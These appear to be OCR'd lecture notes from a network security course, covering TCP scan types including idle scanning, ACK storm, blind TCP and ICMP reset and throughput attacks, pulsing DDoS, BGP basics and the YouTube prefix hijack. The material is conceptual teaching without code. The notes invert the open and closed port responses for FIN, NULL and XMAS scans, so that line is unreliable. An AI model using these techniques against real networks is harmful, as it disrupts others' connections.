
Traditional connect() scan:
Perform the TCP three-way handshake with each of the port numbers at the target system
Slow

SYN scan:
When a SYN/ACK segment is received, send back an RST

FIN, NULL, and XMAS scans:
When a port is “open”, the system will respond with an RST
If the port is “closed”, the system just drops the packet
FIN Scan: A TCP segment that has only the FIN bit
NULL scan: A TCP segment that does not have any of the control bits set
XMAS scan: A TCP segment has the FIN, PSH, and the URG bits set

Remote host will know which IP address is using for port scanning

Stealth Port Scanning:
Victim will not know the IP address of the attacker
IP ID field → used for IP segment at first
Third party must be not busy



The patsy must run an OS that increments the IP ID by one for every packet sent, no matter to what destination.

1. Host A continually exchanges packets with host P.

2. A fakes a TCP SYN to the port on V.

3.If that port is close, V sends a RST to P. P ignores the RST, and there is no effect on the IPIDs of the stream of packets from P to A.

4. If that port is open, V sends a SYN-ACK to P to complete the connection, rather than a RST. P sends a RST back to V and the IPID increases by one.


ACK Storm Attack:

In-path attacker first eavesdrops the traffic and then sends two packets to either end of the connection

Goal: cause the two ends to generate a huge number of ACK packets

When a TCP connection in ESTABLISHED state, and a packet is received with an ACK field that acknowledges data not yet sent, the client must act as follows:

Send an ACK and Drop the packet




Blind DupACK Triggering Attacks


Off-path attacker

For connections in the ESTABLISHED state, if a segment does not pass the following check, the receiver will drop the packet and send back an ACK packet
Check:
RCV.NXT <= SEG.SEQ <= RCV.NXT+RCV.WND (within receive window)
RCV.NXT <= SEG.SEQ+SEG.LEN-1 < RCV.NXT+RCV.WND (Checking last byte)
ACK:
<SEQ=SND.NXT><ACK=RCV.NXT><CTL=ACK>
Notation:
RCV.NXT: the next sequence number expected
RCV.WND: receive window
SND.NXT: the next sequence number to be sent

Assume that the attacker knows the source IP, destination IP, source Port, and destination Port




Blind throughput-reduction attack
Reduce the sending rate by force the resend by duplicate ACK



Blind flooding attack

Force the sender enter fast recovery stage

Increase SMSS by every ACK



Blind TCP-based connection-reset attacks

Force a TCP connection maintained between two TCP endpoints to be aborted
Not easy, off-path attacker does not know the sequence number

RST signals a TCP peer that the connection should be aborted
An RST is validated by checking its Sequence Numbers, with the Sequence Number considered valid if it is within the receive window
RCV.NXT <= SEG.SEQ < RCV.NXT+RCV.WND

If a SYN segment is received with a valid Sequence Number (i.e., “in window”), an RST segment should be sent in response, and the connection should be aborted

ICMP Attacks

Internet Control Message Protocol (ICMP) is usually used in fault diagnosis

Blind connection-reset attack

RFC1122 states that TCP must act on an ICMP error message passed up from the IP layer, directing it to the connection that elicited the error
Problem: No validation checks on the received ICMP messages

If the network problem being reported is a hard error, TCP will abort the corresponding connection
Destination Unreachable (Type 2)
- Protocol unreachable (code 2)
- Port unreachable (code 3)
- Fragmentation needed and DF bit set (code 4)


Blind throughput-reduction attack

RFC 1122 states that hosts must react to ICMP Source Quench messages by slowing

transmission on the connection
An attacker can send ICMP Source Quench (type 4, code 0) messages to a TCP endpoint to make it reduce the rate at which it sends data to the other end-point of the connection


Pulsing DDoS

Attack: Generate a sequence of congestion signals to constrain TCP sender's cwnd and ssthresh
Realization: Send attack pulses to induce intermittent packet losses in the router
Attack pulses: high volume of packets in short period
Effect: Degrade the throughput of the victim's TCP connections



Timeout-based Periodic DDoS Attack

Force the sender to continuously enter the timeout state



Ch5 Routing Security

Autonomous System (AS)

Collection of networks with same policy


Usually under single administrative control

Identified by 'AS number'

Routing flow and packet flow

- **For networks in AS1 and AS2 to communicate:**
  - **AS1 must announce routes to AS2**
  - **AS2 must accept routes from AS1**

  - **AS2 must announce routes to AS1**
  - **AS1 must accept routes from AS2**



Availability: have the route available

Acceptance: may not want to use a route if high cost

- **Egress traffic**
  - **Packets exiting the network**
  - **Egress traffic depends on**
    - **Route availability (what others send you)**
    - **Route acceptance (what you accept from others)**
    - **Policy and tuning (what you do with routes from others)**
    - **Peering and transit agreements**

- **Ingress traffic**
  - **Packets entering your network**
  - **Ingress traffic depends on:**
    - **What information you send and to whom**
    - **Your addressing and ASes**
    - **Others' policy (what they accept from you and what they do with it)**

Border Gateway Protocol (BGP)


Exchange network layer reachability information (NLRI) with other BGP systems


Each AS originates a set of NLRI

- **NLRI includes**
  - **Network Prefix**
    - **An IP subnet, or aggregate of networks representing a single entry in the BGP Routing Table.**
  - **Mask Length**
  - **Example**
    - **158.132.0.0/16**
    - **1.0.0.0/8**

Since there may be multiple paths for a given prefix, BGP selects the best path and installs it in the IP forwarding table


Apply policies to influence the BGP path selection





Peers in the same AS are called Internal Peers

iBGP TCP/IP Peer Connection



BGP Peers exchange Update messages containing Network Layer Reachability Information (NLRI)

BGP Update Messages

BGP Messages

- **OPEN**
  - **To negotiate and establish peering**
- **UPDATE**
  - **To exchange routing information**
- **KEEPALIVE**
  - **To maintain peering session**
- **NOTIFICATION**
  - **To report errors (results in session reset)**

BGP uses the UPDATE message to send routing updates to peers

Every time an UPDATE message is received, the BGP route table is updated

Advertised routes

Withdrawn routes

- **Path Attributes**
  - **AS path**
  - **Next hop**
  - **Local preference**
  - **Multi-Exit Discriminator (MED)**
  - **Origin**
  - **Community**
  - **Aggregator**

AS-Path Attribute


Best route: shortest AS-Path, if not consider the price

Avoid Loop


AS path prepending: 300 300 200 100

Make the AS path longer → let the remote not select this path


- Sequence of ASes a route has traversed
- Loop detection
- Apply policy




Next Hop Attribute



- Next hop to reach a network
- Usually a local network is the next hop in eBGP session



Withdrawn Routes




BGP Attacks


YouTube hijacking

YouTube did not announce the smaller subnet

- **Before the attack**
  - **AS36561 (YouTube) announces 208.65.152.0/22. The prefix 208.65.153.0/24 is not announced on the Internet before the event.**



